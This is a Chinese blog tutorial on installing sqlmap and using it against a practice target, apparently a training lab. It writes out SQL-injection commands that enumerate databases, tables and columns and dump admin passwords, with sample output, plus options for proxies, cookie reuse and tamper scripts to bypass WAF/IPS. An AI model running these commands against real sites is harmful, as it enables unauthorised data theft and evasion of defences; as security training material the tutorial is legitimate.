sqlmap的安装和使用

原创

一只聪明的小羊 已于 2022-04-20 10:45:17 修改 1061 收藏

文章标签： mysql unctf

于 2022-04-20 10:44:12 首次发布

本文链接：https://blog.csdn.net/XL5L7/article/details/124291648

sqlmap安装

sqlmap安装包

链接：https://pan.baidu.com/s/1bzR7lC6tSUgZ0bdmAxvk5g

提取码：0wc5

sqlmap命令大全

链接：https://pan.baidu.com/s/1dFWS2esURBBlH6WlhG8bgA

提取码：dltg


在安装sqlmap之前要先安装python环境

python安装包


链接：https://pan.baidu.com/s/1tifkYDC2KlVqxGEOhbs3ug


提取码：e0n5

安装好python环境之后，将sqlmap文件放在python的目录里面




查看目录





输入sqlmap命令，运行sqlmap




安装完成！

sqlmap使用

这边使用的是封神台的靶场http://rhiq8003.ia.aqlab.cn/?id=1

演示

命令：`-u`，作用：确定目标网站。
使用方法：`python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1"`
命令：`--dump`，作用：查数据。
使用方法：`python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --dump`
回显出现Parameter表示该网站存在漏洞



基础命令

命令：-h，作用：查看帮助。使用方法：python sqlmap.py -h
命令：-u，作用：确定目标网站。使用方法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1”
命令：-r ，作用：确定目标网站。使用方法：python sqlmap.py -r 1.txt
命令：–data，作用：确定参数。python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1&pid=2&ssid=3” --data=“pid=2&ssid=3”
ps：当你手动测试网站的时候，确定某个参数存在漏洞。提高渗透的效率。
ps：逐参删除法。参数挨个删除，找到能够【影响】网站的参数。那么这个参数，就很有可能是要测试的参数。
命令：–dbs ，作用：查询库名相关的数据。使用方法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --dbs
[*] *information_schema*
[*] maoshe
[*] test
命令：-D，作用：指定数据库。↓↓↓↓联合使用↓↓↓↓
命令：–tables，作用：查询所有表名。使用方法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” -D maoshe --tables
|admin |
| dirs |
| news |
| xss |
ps：数据库的结构：库、表、列、数据
命令：-T，作用：指定表名。
命令：–columns，查看所有的列名。使用方法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” -D maoshe -T admin --columns
| Id | int(11) |
| password | varchar(11) |
| username | varchar(11)
命令：-C ，总用：指定列名。↓↓↓↓联合使用↓↓↓↓
命令：–dump，作用：查数据。使用方法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” -D maoshe -T admin -C password --dump
ps：牢饭命令
password |
| hellohack |
| zkaqbanban |
使用方法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --dump

进阶命令

命令：–proxy，作用：使用代理。使用语法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --proxy=“http://127.0.0.1:8080/”
命令：–random-agent ，作用：改变UA。使用语法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --proxy=“http://127.0.0.1:8080/” --random-agent
命令：–cookie，作用：使用网站身份去扫描网站。使用语法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --cookie=“A=14; jwt_id=10225;”
使用-r，就可以不用–cookie
命令：–level ，作用：提高扫描强度。默认1
命令：–risk ，作用：提高风险等级。 默认1
使用语法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --level 3 --risk 2
命令：–batch ，作用：默认选择，自动判断。。python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --batch
Y/N
命令：–tamper，作用：使用脚本，绕过IPS、WAF等。使用方法：python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --tamper=“tamper/between.py,tamper/randomcase.py”
ps：大多数情况没啥用。
个人要求：
1.掌握绕WAF的方法。—> https://bbs.zkaq.cn/t/6205.html
2.掌握写python脚本。 --> 自学

ps：本篇文章主要资料来自掌控安全的杰斯老师！